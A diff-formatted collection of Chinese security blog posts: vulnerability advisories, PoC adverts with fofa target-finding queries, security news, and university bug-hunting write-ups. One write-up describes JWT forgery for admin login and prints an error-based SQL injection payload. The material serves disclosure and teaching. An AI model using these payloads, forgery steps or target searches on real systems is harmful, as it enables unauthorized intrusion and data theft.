诱导应用服务器去连接你控制的恶意HTTP服务器,然后你构造一个精心设计的恶意响应返回给服务器。如果目标应用使用的HTTP客户端库存在漏洞(比如请求走私、响应解析崩溃等),你可能会在应用基础设施上获得代码执行。
|
||||
|
||||

|
||||
|
||||
这条路线稍微进阶,但一旦成功,收益极高。
|
||||
|
||||
盲SSRF不是鸡肋,而是你武器库里一把“看不见弹道”的狙击枪。关键在于你会不会利用它的单向特性去打组合拳。
|
||||
|
||||
如果这篇文章对你有帮助,欢迎点赞、在看、转发三连支持一下。
|
||||
|
||||
想学更多SSRF、XXE、RCE的实战绕过技巧?关注我,每周不定时给你喂硬核干货。
|
||||
|
||||
评论区留下你挖到过最离谱的
|
||||
SSRF场景,咱一起交流骚操作。
|
||||
|
||||
|
||||
@@ -0,0 +1,111 @@
|
||||
# 智互联WMS getsyspdaversionlistbyparams SQL注入漏洞
|
||||
Superhero
|
||||
Superhero Nday Poc 2026-04-27 02:18
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
内容仅用于学习交流自查使用,由于传播、利用本公众号所提供的
|
||||
POC
|
||||
信息及
|
||||
POC对应脚本
|
||||
而造成的任何直接或者间接的后果及损失,均由使用者本人负责,公众号Nday Poc及作者不为此承担任何责任,一旦造成后果请自行承担!
|
||||
|
||||
|
||||
**01**
|
||||
|
||||
**漏洞概述**
|
||||
|
||||
|
||||
智互联WMS getsyspdaversionlistbyparams 接口存在SQL注入漏洞,攻击者除了可以利用 SQL 注入漏洞获取数据库中的信息(例如,管理员后台密码,站点的用户个人信息)之外,甚至在高权限的情况可向服务器中写入木马,进一步获取服务器系统权限。
|
||||
**02******
|
||||
|
||||
**搜索引擎**
|
||||
|
||||
|
||||
fofa:
|
||||
```
|
||||
icon_hash="155833598"
|
||||
```
|
||||
|
||||

|
||||
|
||||
|
||||
**03******
|
||||
|
||||
**漏洞复现**
|
||||
|
||||

|
||||
|
||||
|
||||
**04**
|
||||
|
||||
**自查工具**
|
||||
|
||||
|
||||
nuclei
|
||||
|
||||

|
||||
|
||||
afrog
|
||||
|
||||

|
||||
|
||||
|
||||
**05******
|
||||
|
||||
**修复建议**
|
||||
|
||||
|
||||
1、关闭互联网暴露面或接口设置访问权限
|
||||
|
||||
2、升级至安全版本
|
||||
|
||||
|
||||
**06******
|
||||
|
||||
**内部圈子介绍**
|
||||
|
||||
### 【Nday漏洞实战圈】🛠️
|
||||
|
||||
专注公开1day/Nday漏洞复现 · 工具链适配支持
|
||||
|
||||
✧━━━━━━━━━━━━━━━━✧
|
||||
|
||||
🔍 **资源内容**
|
||||
|
||||
▫️ 整合全网公开1day/Nday漏洞POC详情
|
||||
|
||||
▫️ 适配Afrog/Nuclei检测脚本
|
||||
|
||||
▫️ 支持内置与自定义POC目录混合扫描
|
||||
|
||||
🔄 **更新计划**
|
||||
|
||||
▫️ 每周新增7-10个实用POC(来源公开平台)
|
||||
|
||||
▫️ 所有脚本经过基础测试,降低调试成本
|
||||
|
||||
🎯 **适用场景**
|
||||
|
||||
▫️ 企业漏洞自查 ▫️ 渗透测试 ▫️ 红蓝对抗 ▫️ 安全运维
|
||||
|
||||
✧━━━━━━━━━━━━━━━━✧
|
||||
|
||||
⚠️ **重要声明**
|
||||
|
||||
▫️
|
||||
仅限合法授权测试,严禁违规使用
|
||||
|
||||
**▫️虚拟资源服务,购买后不接受任何形式退款**
|
||||
|
||||
▫️
|
||||
付款
|
||||
前请评估需求,慎重考虑
|
||||
|
||||

|
||||
|
||||
|
||||
@@ -0,0 +1,45 @@
|
||||
# 每周PDF资源:OpenClaw曝重大漏洞;2026高危漏洞TOP10盘点;黑客算改安卓NFC应用窃取支付数据
|
||||
FreeBuf 2026-04-26 10:02
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
****
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,121 @@
|
||||
# 漏洞复现 | 用友NC ServletForESBAdaptor 反序列化RCE漏洞
|
||||
实战安全研究 2026-04-26 10:04
|
||||
|
||||
**免责声明**
|
||||
<table><tbody><tr style="-webkit-tap-highlight-color: transparent;outline: 0px;visibility: visible;"><td valign="top" style="-webkit-tap-highlight-color: transparent;outline: 0px;word-break: break-all;hyphens: auto;visibility: visible;"><span style="color: rgb(255, 0, 0);letter-spacing: 0.544px;-webkit-tap-highlight-color: rgba(0, 0, 0, 0);outline: 0px;visibility: visible;font-size: 14px;"><span leaf="">本文仅用于技术学习和安全研究,请勿使用本文所提供的内容及相关技术从事非法活动,由于传播和利用此文所提供的内容或工具而造成任何直接或间接的损失后果,均由使用者本人承担,所产生一切不良后果与文章作者及本账号无关。如内容有争议或侵权,请私信我们!我们会立即删除并致歉。谢谢!</span></span></td></tr></tbody></table>
|
||||
1
|
||||
|
||||
**漏洞描述**
|
||||
|
||||
|
||||
|
||||
用友NC ServletForESBAdaptor 反序列化RCE漏洞,未经身份攻击者可通过该漏洞在服务器端任意执行代码,写入后门,获取服务器权限,进而控制整个 web 服务器。
|
||||
|
||||
2
|
||||
|
||||
**影响版本**
|
||||
|
||||
|
||||
|
||||
|
||||
用友-UFIDA-NC
|
||||
|
||||
3
|
||||
|
||||
**测绘语法**
|
||||
|
||||
|
||||
|
||||
fofa语法
|
||||
```
|
||||
app="用友-UFIDA-NC"
|
||||
```
|
||||
|
||||

|
||||
|
||||
|
||||
4
|
||||
|
||||
**漏洞复现**
|
||||
|
||||
|
||||
|
||||
执行命令
|
||||
|
||||

|
||||
|
||||
|
||||
5
|
||||
|
||||
**检测POC**
|
||||
|
||||
|
||||
|
||||
nuclei
|
||||
|
||||

|
||||
|
||||
afrog
|
||||
|
||||

|
||||
|
||||
|
||||
6
|
||||
|
||||
**漏洞修复**
|
||||
|
||||
|
||||
1、建议联系厂商打补丁或升级版本。
|
||||
|
||||
2、增加Web应用防火墙防护。
|
||||
|
||||
3、关闭互联网暴露面或接口设置访问权限。
|
||||
|
||||
7
|
||||
|
||||
**内部圈子**
|
||||
|
||||
|
||||
**现在已更新POC数量 2300+(中危以上)**
|
||||
|
||||
🔥 **1day/Nday 漏洞实战圈上线**
|
||||
🔥
|
||||
|
||||
还在到处找公开漏洞 POC?
|
||||
|
||||
这里专注整合全网公开1day/Nday漏洞POC和复现,一站式解决你的痛点!
|
||||
|
||||
🔍
|
||||
圈子福利
|
||||
|
||||
✅ 整合全网 1day/Nday 漏洞POC,附带复现步骤,新手也能快速上手
|
||||
|
||||
✅ 每周更新 7-15 个POC测试脚本,经过实测验证,到手就能用
|
||||
|
||||
✅ 完美适配 Nuclei/Afrog 扫描工具,脚本无需额外修改,即拿即用
|
||||
|
||||
✅ 重磅福利:免费 FOFA 高级会员查询,无需账号也能高效资产测绘
|
||||
|
||||
✅ 专属权益:提供指纹识别库,指纹库持续更新
|
||||
|
||||
💡
|
||||
适合对象
|
||||
|
||||
渗透测试🔹攻防演练🔹安全运维🔹企业自查
|
||||
🔹SRC漏洞挖掘
|
||||
|
||||
⚠️
|
||||
重要提醒
|
||||
|
||||
仅限授权范围内的合法安全测试,严禁用于未授权攻击行为!
|
||||
|
||||
本服务为虚拟资源服务,一经购买概不退款,请按需谨慎购买!
|
||||
|
||||
目前圈子已满150人,价格由64.9调整为66.9元(
|
||||
交个朋友啦
|
||||
),200人后调整为69.9元。
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,115 @@
|
||||
# 漏洞爆炸了,NIST停止为不符合标准的漏洞做详细分析
|
||||
内生安全联盟 2026-04-27 01:26
|
||||
|
||||
|
||||
|
||||
**本文关键看点:**
|
||||
|
||||
|
||||
|
||||
|
||||
**#****01**
|
||||
|
||||
由于漏洞提交激增,NIST周四宣布只对符合特定标准的漏洞进行详细分析,但将继续在NVD(国家漏洞数据库)中列出所有披露的漏洞,包括在KEV(已知被利用漏洞)目录中发布。
|
||||
|
||||
**#****02**
|
||||
|
||||
人工智能的普及催生了大量漏洞,淹没了防御者和漏洞目录维护者的能力。
|
||||
|
||||
**#****03**
|
||||
|
||||
NIST称,2020年至2025年间新报告的漏洞数量增加了263%,原有的项目计划已不再可持续。
|
||||
|
||||
▍以下正文内容基于英文原文编译,可能存在语义偏差,请以原文为准。
|
||||
|
||||
✦
|
||||
|
||||
**以下为正文**
|
||||
|
||||
✦
|
||||
|
||||
|
||||
|
||||
美国国家标准与技术研究院(NIST)正在调整其对新披露漏洞的分析方式——面对大量积压的数字缺陷,该机构宣布将只对符合特定标准的 CVE 进行详细分析。由于"网络安全漏洞披露提交量激增",NIST 于周三表示,将仅对满足特定条件的 CVE 进行详细分析,这些条件包括:被网络安全与基础设施安全局(CISA)的已知被利用漏洞(KEV)目录收录、在联邦政府使用的软件中存在,或存在于"关键软件"中(按政府行政令定义)。
|
||||
|
||||
|
||||
|
||||
NIST 仍将在国家漏洞数据库(NVD)中列出所有披露的漏洞,但不满足任何这些条件的漏洞将不会获得"富化"——这是该机构对详细分析的术语。此外,NIST 将停止为已由提交机构打分过的 CVE 提供自己的漏洞严重度评分。同时,NIST 也只会对富化后被修改的 CVE 进行重新评估,前提是判定新信息"实质性影响"了其原始分析。人工智能驱动的漏洞检测工具催生了大量新披露的漏洞,令数字防御者和漏洞目录维护者不堪重负。近年来,NIST 一直难以跟上这一数量,导致大量积压,迫使该机构开始重新思考其方法。
|
||||
|
||||
NIST 周三表示,新 triage 系统"将使其能够专注于具有最大潜在广泛影响的 CVE"。"虽然不符合这些条件的 CVE 可能对受影响的系统产生重大影响,但它们通常不会像优先类别中的那些漏洞那样带来同等的系统性风险。
|
||||
|
||||
"NIST 表示,2025 年其富化了"近 42,000 个 CVE",但随着披露率飙升——该机构称,2020 年至 2025 年间新报告的漏洞数量增加了 263%——该机构原有的富化计划已不再可持续。NIST 还表示,将暂时停止处理现有的 CVE 积压。"我们将在资源允许的情况下,考虑使用上述新的优先级标准对这些早期漏洞进行富化,"该机构表示。
|
||||
|
||||
原文地址:https://www.cybersecuritydive.com/news/nist-vulnerability-analysis-criteria-nvd-cve/817683/
|
||||
|
||||
来源:
|
||||
数世咨询 编译:
|
||||
泽钧
|
||||
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=Mzg4MDU0NTQ4Mw==&mid=2247537006&idx=1&sn=47b4fd64c51fd886882eba9f2755bd0a&scene=21#wechat_redirect)
|
||||
|
||||
[安测促发展,积聚创未来——2026网络通信安全融合生态创新发展大会在宁举行](https://mp.weixin.qq.com/s?__biz=Mzg4MDU0NTQ4Mw==&mid=2247537006&idx=1&sn=47b4fd64c51fd886882eba9f2755bd0a&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=Mzg4MDU0NTQ4Mw==&mid=2247537051&idx=1&sn=cd6f6b480f3b1cafb714df95f3132ae1&scene=21#wechat_redirect)
|
||||
|
||||
[征集标准参编单位!关于征集《消费级无人机检验检测通用要求》认证认可行业标准参编单位的通知](https://mp.weixin.qq.com/s?__biz=Mzg4MDU0NTQ4Mw==&mid=2247537051&idx=1&sn=cd6f6b480f3b1cafb714df95f3132ae1&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
**热点聚焦**
|
||||
|
||||
**HOT!!**
|
||||
|
||||
**邬江兴院士:AI内生安全问题及可信应用系统研究**
|
||||
|
||||
**征稿启事 | 16个热点问题,欢迎来稿!**
|
||||
|
||||
**新书出版 | 邬江兴院士发布最新英文著作**
|
||||
|
||||
**可信内生安全、变结构拟态计算技术等入选“新一代信息工程科技新质生产力技术备选清单(2024)”**
|
||||
|
||||
**持续赋能内生安全!第五届网络空间内生安全学术大会暨第八届“强网”拟态防御国际精英挑战赛完美收官**
|
||||
|
||||
[蓝皮书下载 | 第五届网络空间内生安全学术大会,四本蓝皮书重磅发布](https://mp.weixin.qq.com/s?__biz=Mzg4MDU0NTQ4Mw==&mid=2247535240&idx=2&sn=da33dc8d3ad64e3c161538e0d3a14494&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
**正式发布!网络空间内生安全理论和标准体系入选信息通信领域十大科技进展(附手册)**
|
||||
|
||||
**递交2025网信生态高质量发展“开年答卷” 网络通信安全融合生态创新发展大会在宁举行**
|
||||
|
||||
**邬江兴院士为五色石先导班学生授课**
|
||||
|
||||
**邬江兴院士——AI时代内生安全自主知识体系建设的思考**
|
||||
|
||||
**出版啦!南京市网络空间内生安全协会5项团体标准在中国标准出版社正式出版**
|
||||
|
||||
**邬江兴院士 | 破击美欧网络弹性铁幕——基于自主知识技术体系的数字生态系统底层驱动范式变革**
|
||||
|
||||
**喜报!南京市网络空间内生安全协会获评为AAAA等级社会组织!**
|
||||
|
||||
**邬江兴院士提出“时空协同复杂度”理论——揭秘介观尺度智能涌现机理引领AI架构革新**
|
||||
|
||||
**南京市网络空间内生安全协会第二届会员大会暨换届选举大会圆满举行**
|
||||
|
||||
**| 往期回顾**
|
||||
|
||||
**AI4E如何重构数字生态系统网络发展范式?**
|
||||
|
||||
**资料下载 | 十五五规划建议全文及说明**
|
||||
|
||||
**邬江兴院士:人工智能内生安全质量检测中试平台**
|
||||
|
||||
[《科技日报》整版访谈邬江兴院士:将“安全基因”植入人工智能系统](https://mp.weixin.qq.com/s?__biz=Mzg4MDU0NTQ4Mw==&mid=2247537206&idx=1&sn=2ce618202d759560ecee6aeca93b8c24&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[【S&S专刊征稿】具身智能中的一体化安全](https://mp.weixin.qq.com/s?__biz=Mzg4MDU0NTQ4Mw==&mid=2247537440&idx=1&sn=511faf0710c2165bae9dd8ff6150f92b&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[【喜报】卓越高起点新刊Security and Safety (S&S) 被IET Inspec收录!](https://mp.weixin.qq.com/s?__biz=Mzg4MDU0NTQ4Mw==&mid=2247537455&idx=1&sn=323b36b5b64f3046111f7b944119c002&scene=21#wechat_redirect)
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
@@ -0,0 +1,104 @@
|
||||
# 漏洞预警 | Windows截图工具信息泄露漏洞
|
||||
浅安
|
||||
浅安 浅安安全 2026-04-26 23:50
|
||||
|
||||
**0x00 漏洞编号**
|
||||
- # CVE-2026-33829
|
||||
|
||||
**0x01 危险等级**
|
||||
- 中危
|
||||
|
||||
**0x02 漏洞概述**
|
||||
|
||||
Windows Snipping Tool是微软官方内置的轻量级截图编辑工具。
|
||||
|
||||

|
||||
|
||||
**0x03 漏洞详情**
|
||||
|
||||
**CVE-2026-33829**
|
||||
|
||||
**漏洞类型:**
|
||||
信息泄露
|
||||
|
||||
**影响:**
|
||||
窃取凭据
|
||||
|
||||
**简述:**
|
||||
Windows截图工具存在信息泄露漏洞,由于其对ms-screensketch协议的filePath参数缺乏严格输入校验,攻击者可构造恶意SMB远程路径,诱使工具发起跨网络身份认证。攻击者通过构造恶意链接,触发工具自动连接受控SMB服务器,窃取当前用户的Net-NTLM哈希,导致用户身份凭据泄露。
|
||||
|
||||
**0x04 影响版本**
|
||||
- Windows Server 2012 R2 (Server Core installation) < 6.3.9600.23132
|
||||
|
||||
- Windows Server 2012 R2 < 6.3.9600.23132
|
||||
|
||||
- Windows Server 2012 (Server Core installation) < 6.2.9200.26026
|
||||
|
||||
- Windows Server 2012 < 6.2.9200.26026
|
||||
|
||||
- Windows Server 2016 (Server Core installation) < 10.0.14393.9060
|
||||
|
||||
- Windows Server 2016 < 10.0.14393.9060
|
||||
|
||||
- Windows 10 Version 1607 for x64-based Systems < 10.0.14393.9060
|
||||
|
||||
- Windows 10 Version 22H2 for 32-bit Systems < 10.0.19045.7184
|
||||
|
||||
- Windows 10 Version 22H2 for ARM64-based Systems < 10.0.19045.7184
|
||||
|
||||
- Windows 10 Version 22H2 for x64-based Systems < 10.0.19045.7184
|
||||
|
||||
- Windows 10 Version 21H2 for x64-based Systems < 10.0.19044.7184
|
||||
|
||||
- Windows 10 Version 21H2 for ARM64-based Systems < 10.0.19044.7184
|
||||
|
||||
- Windows 10 Version 21H2 for 32-bit Systems < 10.0.19044.7184
|
||||
|
||||
- Windows Server 2022 (Server Core installation) < 10.0.20348.5020
|
||||
|
||||
- Windows Server 2022 < 10.0.20348.5020
|
||||
|
||||
- Windows 10 Version 1607 for 32-bit Systems < 10.0.14393.9060
|
||||
|
||||
- Windows 11 Version 26H1 for ARM64-based Systems < 10.0.28000.1836
|
||||
|
||||
- Windows 11 version 26H1 for x64-based Systems < 10.0.28000.1836
|
||||
|
||||
- Windows Server 2025 < 10.0.26100.32690
|
||||
|
||||
- Windows 11 Version 24H2 for x64-based Systems < 10.0.26100.8246
|
||||
|
||||
- Windows 11 Version 24H2 for ARM64-based Systems < 10.0.26100.8246
|
||||
|
||||
- Windows Server 2022, 23H2 Edition (Server Core installation) < 10.0.25398.2274
|
||||
|
||||
- Windows 11 Version 23H2 for x64-based Systems < 10.0.22631.6936
|
||||
|
||||
- Windows 11 Version 23H2 for ARM64-based Systems < 10.0.22631.6936
|
||||
|
||||
- Windows 11 Version 25H2 for x64-based Systems < 10.0.26200.8246
|
||||
|
||||
- Windows 11 Version 25H2 for ARM systems < 10.0.26200.8246
|
||||
|
||||
- Windows Server 2025 (Server Core installation) < 10.0.26100.32690
|
||||
|
||||
- Windows Server 2019 (Server Core installation) < 10.0.17763.8644
|
||||
|
||||
- Windows Server 2019 < 10.0.17763.8644
|
||||
|
||||
- Windows 10 Version 1809 for x64-based Systems < 10.0.17763.8644
|
||||
|
||||
- Windows 10 Version 1809 for 32-bit Systems < 10.0.17763.8644
|
||||
|
||||
**0x05****POC状态**
|
||||
- 已公开
|
||||
|
||||
**0x06****修复建议**
|
||||
|
||||
**目前官方已发布漏洞修复版本,建议用户升级到安全版本****:**
|
||||
|
||||
https://msrc.microsoft.com/update-guide/zh-cn/vulnerability/
|
||||
CVE-2026-33829
|
||||
|
||||
|
||||
|
||||
@@ -1,6 +1,6 @@
|
||||
# 漏洞预警 | 天地伟业Easy7 SQL注入漏洞
|
||||
浅安
|
||||
浅安 浅安安全 2026-04-21 23:50
|
||||
浅安 浅安安全 2026-04-26 23:50
|
||||
|
||||
**0x00 漏洞编号**
|
||||
- # 暂无
|
||||
@@ -23,7 +23,9 @@ SQL注入
|
||||
获取敏感信息
|
||||
|
||||
**简述:**
|
||||
天地伟业Easy7的/Easy7/rest/inquestRoom/queryRoomName接口存在SQL注入漏洞,未经身份验证的攻击者可以通过该漏洞获取数据库敏感信息。
|
||||
天地伟业Easy7的
|
||||
/Easy7/rest/inquestRoom/queryRoomConfigs
|
||||
接口存在SQL注入漏洞,未经身份验证的攻击者可以通过该漏洞获取数据库敏感信息。
|
||||
|
||||
**0x04 影响版本**
|
||||
- 天地伟业Easy7
|
||||
|
||||
@@ -0,0 +1,24 @@
|
||||
# 莱特币零日漏洞遭利用发起拒绝服务攻击,导致主要矿池瘫痪
|
||||
原创 网络安全9527
|
||||
网络安全9527 安全圈的那点事儿 2026-04-26 11:10
|
||||
|
||||
莱特币网络中的一个关键零日漏洞被积极利用,发起了拒绝服务 (DoS) 攻击,在开发者发布完整补丁之前,导致主要矿池的运营暂时中断。
|
||||
|
||||
安全研究人员证实,该漏洞允许威胁行为者将无效的 MWEB(MimbleWimble 扩展区块)交易注入未打补丁的节点,从而引发一系列网络中断,影响矿池稳定性,并短暂破坏链上的交易完整性。
|
||||
|
||||
这个零日漏洞专门针对那些尚未应用最新莱特币软件更新的挖矿节点。攻击者精心构造了一个格式错误的MWEB交易,这些未更新的节点会将其视为有效交易,这是输入验证逻辑中的一个严重缺陷。
|
||||
|
||||
一旦处理完毕,无效交易就使得代币可以在未经适当授权的情况下锚定到第三方去中心化交易所 (DEX) ,从而有效地绕过了标准交易控制。
|
||||
|
||||
MWEB 是莱特币推出的隐私扩展层,旨在实现保密交易,但在此次事件中却成为了攻击面。
|
||||
|
||||

|
||||
|
||||
由于并非所有矿池运营商都已迁移到最新节点版本,漏洞窗口持续开放足够长的时间,攻击者可以大规模利用该漏洞。
|
||||
|
||||
为应对此次漏洞攻击,莱特币开发团队和网络利益相关者启动了一次包含 13 个区块的重组(reorg),这是一种有意回滚的机制,将链的状态恢复到无效交易被纳入之前的状态。这有效地从规范链中清除了非法的 MWEB 交易。
|
||||
|
||||
至关重要的是,在此期间处理的所有合法交易仍然有效且不受影响。根据莱特币开发团队事后声明,用户和交易所预计不会因该事件遭受任何资金损失。
|
||||
|
||||
13 个区块的重组被认为是区块链事件响应中的一项重大但并非史无前例的措施,通常仅在链的完整性受到直接威胁时才会部署。
|
||||
|
||||
+37
-83
@@ -1,167 +1,121 @@
|
||||
# 记一次某大学的漏洞挖掘
|
||||
zkaq-徐来.
|
||||
zkaq-徐来. 掌控安全EDU 2026-04-23 06:43
|
||||
黑白之道 2026-04-27 01:45
|
||||
|
||||
扫码领资料
|
||||
|
||||
获网安教程
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
# 本文由掌控安全学院 - 徐来. 投稿
|
||||
|
||||
**来****Track安全社区投稿~**
|
||||
|
||||
**千元稿费!还有保底奖励~( https://bbs.zkaq.cn)**
|
||||
## 宇宙免责声明!!!
|
||||
|
||||
本文涉及的相关漏洞均已修复、本文中技术和方法仅用于教育目的;
|
||||
|
||||
文中讨论的所有案例和技术均旨在帮助读者更好地理解相关安全问题,并采取适当的防护措施来保护自身系统免受攻击。
|
||||
|
||||
|
||||
在一个夜黑风高的的夜晚,楚风还在努力修炼,盘膝而坐,突然他发现该学校下一二级域名下的这样一套系统
|
||||
|
||||
紧接着睡意全无,一晚上的努力,换来了今天这个人前显圣的机会
|
||||
|
||||
|
||||

|
||||
|
||||
肉眼可见三个事件,登录,注册,忘记密码
|
||||
|
||||
弱口令尝试存在admin用户(后面要考),可是猜解不到密码
|
||||
|
||||
迂回注册一个账号xxxxx/xxxxx
|
||||
|
||||
成功登录
|
||||
|
||||
|
||||

|
||||
|
||||
看到我测的xss没哈哈,这里测试逻辑漏洞发现全站JWT鉴权,无处下手
|
||||
|
||||
用户中心两处上传点
|
||||
|
||||
|
||||

|
||||
# XSS
|
||||
|
||||
经过测试,上传无限制,上传一个jsp的一句话木马
|
||||
|
||||
当头一棒,怀疑是S3,不解析
|
||||
|
||||
这里峰回路转上传了一个html文件,打入js语句,成功弹窗
|
||||
|
||||
我常用思路,有的S3是解析html的,师傅们可以多注意一下这种点
|
||||
|
||||
|
||||

|
||||
# 任意用户登录
|
||||
|
||||
一个XSS就想把我打发了那肯定不行,还记得前面提到的admin账号吗,越权不过去,JWT鉴权,尝试解一下JWT
|
||||
|
||||
没有key,替换了username为admin;
|
||||
|
||||
|
||||

|
||||
|
||||
通过/user/info接口,替换我们伪造的JWT,成功返回了超级管理员的信息以及JWT
|
||||
|
||||
(这里怀疑是后端鉴权规则不完善导致的)
|
||||
|
||||
|
||||

|
||||
|
||||
然后在登录事件中替换返回包的JWT;
|
||||
|
||||
|
||||

|
||||
|
||||
成功登录后台
|
||||
|
||||
此时已经越来越有趣了
|
||||
|
||||
|
||||

|
||||
# 敏感信息泄漏
|
||||
|
||||
开始功能点测试,作为受害者分享一个心得给各位师傅,欲速不达,功能点一定要一个一个挨个测,漏洞往往在我们意想不到的地方
|
||||
|
||||
一个接口size查询数量可控,泄漏了大量用户姓名,身份证号,邮箱等大量敏感信息,总计三千余条
|
||||
|
||||
|
||||

|
||||
|
||||
上面接口泄漏的用户名,加上JWT伪造,至此艺术已成:任意用户登录
|
||||
|
||||
|
||||

|
||||
# SQL注入
|
||||
|
||||
在用户管理,人员概览的搜索点,存在SQL注入
|
||||
|
||||
|
||||

|
||||
|
||||
‘报错,’’正常
|
||||
|
||||
|
||||

|
||||
|
||||
打入sql语句(判断user为:root@localhost):'and if(user()='root@localhost',1,exp(999))='1
|
||||
打入sql语句(判断user为:root@localhost):’and if(user()=’root@localhost’,1,exp(999))=’1
|
||||
|
||||
|
||||

|
||||
|
||||
如若user不匹配则执行exp报错
|
||||
|
||||
|
||||

|
||||
# AKSK泄漏
|
||||
|
||||
还没完,泄漏了大量配置信息,尽情欣赏吧!!!!
|
||||
|
||||
第一份AKSK
|
||||
|
||||
|
||||

|
||||
|
||||
第二份AKSK
|
||||
|
||||
|
||||

|
||||
|
||||
以及人脸识别的Secretid和Key
|
||||
|
||||
|
||||

|
||||
|
||||
楚风的这次修仙就结束了,利用难度较低,但危害较大!!
|
||||
|
||||
**技术的力量必须用于正道本文所有技术细节仅限合法授权场景使用,未经授权的渗透行为将触犯法律。**
|
||||
## 结语
|
||||
|
||||
渗透测试不仅是技术对抗,更是对安全思维的淬炼。每一次漏洞的挖掘都揭示了系统的脆弱性,而每一次防御体系的完善都推动着安全边界的扩展。**「攻击者的创新永无止境,唯有持续学习与实战验证才能构建真正可靠的安全防线。」**
|
||||
渗透测试不仅是技术对抗,更是对安全思维的淬炼。每一次漏洞的挖掘都揭示了系统的脆弱性,而每一次防御体系的完善都推动着安全边界的扩展。
|
||||
**「攻击者的创新永无止境,唯有持续学习与实战验证才能构建真正可靠的安全防线。」**
|
||||
|
||||
希望本文的技术细节能为你的测试工作提供新思路,也欢迎在评论区分享你的实战经验与见解。
|
||||
#
|
||||
|
||||
|
||||
申明:本公众号所分享内容仅用于网络安全技术讨论,切勿用于违法途径,
|
||||
|
||||
所有渗透都需获取授权,违者后果自行承担,与本号及作者无关,请谨记守法.
|
||||
|
||||

|
||||
|
||||
**没看够~?欢迎关注!**
|
||||
|
||||
|
||||
**分享本文到朋友圈,可以凭截图找老师领取**
|
||||
|
||||
上千**教程+工具+交流群+靶场账号**
|
||||
哦
|
||||
|
||||

|
||||
|
||||
******分享后扫码加我!**
|
||||
|
||||
**回顾往期内容**
|
||||
|
||||
[我与红队:一场网络安全实战的较量与成长](https://mp.weixin.qq.com/s?__biz=MzUyODkwNDIyMg==&mid=2247550558&idx=1&sn=589aa46a61b9ab02ab953ccb9539b1d3&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[网络安全人员必考的几本证书!](http://mp.weixin.qq.com/s?__biz=MzUyODkwNDIyMg==&mid=2247520349&idx=1&sn=41b1bcd357e4178ba478e164ae531626&chksm=fa6be92ccd1c603af2d9100348600db5ed5a2284e82fd2b370e00b1138731b3cac5f83a3a542&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[文库|内网神器cs4.0使用说明书](http://mp.weixin.qq.com/s?__biz=MzUyODkwNDIyMg==&mid=2247519540&idx=1&sn=e8246a12895a32b4fc2909a0874faac2&chksm=fa6bf445cd1c7d53a207200289fe15a8518cd1eb0cc18535222ea01ac51c3e22706f63f20251&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[重生HW之感谢客服小姐姐带我进入内网遨游](https://mp.weixin.qq.com/s?__biz=MzUyODkwNDIyMg==&mid=2247549901&idx=1&sn=f7c9c17858ce86edf5679149cce9ae9a&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[手把手教你CNVD漏洞挖掘 + 资产收集](https://mp.weixin.qq.com/s?__biz=MzUyODkwNDIyMg==&mid=2247542576&idx=1&sn=d9f419d7a632390d52591ec0a5f4ba01&token=74838194&lang=zh_CN&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[【精选】SRC快速入门+上分小秘籍+实战指南](http://mp.weixin.qq.com/s?__biz=MzUyODkwNDIyMg==&mid=2247512593&idx=1&sn=24c8e51745added4f81aa1e337fc8a1a&chksm=fa6bcb60cd1c4276d9d21ebaa7cb4c0c8c562e54fe8742c87e62343c00a1283c9eb3ea1c67dc&scene=21#wechat_redirect)
|
||||
|
||||
## 代理池工具撰写 | 只有无尽的跳转,没有封禁的IP!
|
||||
|
||||

|
||||
|
||||
点赞+在看支持一下吧~感谢看官老爷~
|
||||
|
||||
你的点赞是我更新的动力
|
||||
#
|
||||
|
||||
|
||||
@@ -0,0 +1,79 @@
|
||||
# 记录几个简单的edu漏洞挖掘思路
|
||||
小轩
|
||||
小轩 响应云Sec 2026-04-26 14:25
|
||||
|
||||
## 响应云Sec
|
||||
#### 免责声明
|
||||
```
|
||||
由于传播、利用本公众号所提供的信息而造成的任何直接或者间接的后果及损失,均由使用者本人负责,公众号响应云Sec及作者不为此承担任何责任,一旦造成后果请自行承担!
|
||||
```
|
||||
#### 0x01前言
|
||||
|
||||
各位师傅晚上好,由于最近没有什么空就没有发布文章在这里和师傅们说一声抱歉,今天分享的是edu漏洞挖掘思路。
|
||||
#### 信息收集
|
||||
|
||||
很多师傅都抱着一颗出漏洞决心,但是发现一圈下来没有毛都没有发现,这个时候自己就开始怀疑自己。师傅们有没有想过不是自己没有能力或许是没有找对应脆弱资产???```
|
||||
比如你想搜索充值入口 你可以在微信搜索 职业学院充值/缴费 (微信小程序的最多了)或者 xxx技术学院
|
||||
```
|
||||
|
||||

|
||||
|
||||
### 文件上传
|
||||
|
||||
发现该证书站点小程序存在文件上传接口,我就测试了一下
|
||||

|
||||
|
||||
文件上传入口
|
||||
|
||||

|
||||
|
||||
构造上传文件
|
||||
|
||||

|
||||
|
||||
回显上传绝对路径 拼接路径访问
|
||||
|
||||

|
||||
|
||||
|
||||
发现任意上传文件,可惜的是网站不是php,jsp,aspx的都可以上传但不执行,后来就上传了存储型的xss,没有拿下GETshell还是挺可惜的。
|
||||
### 未授权访问
|
||||
|
||||
话说回来这种漏洞就有点意思了哈,可以不需要管理员权限就可以
|
||||
增 改 查
|
||||
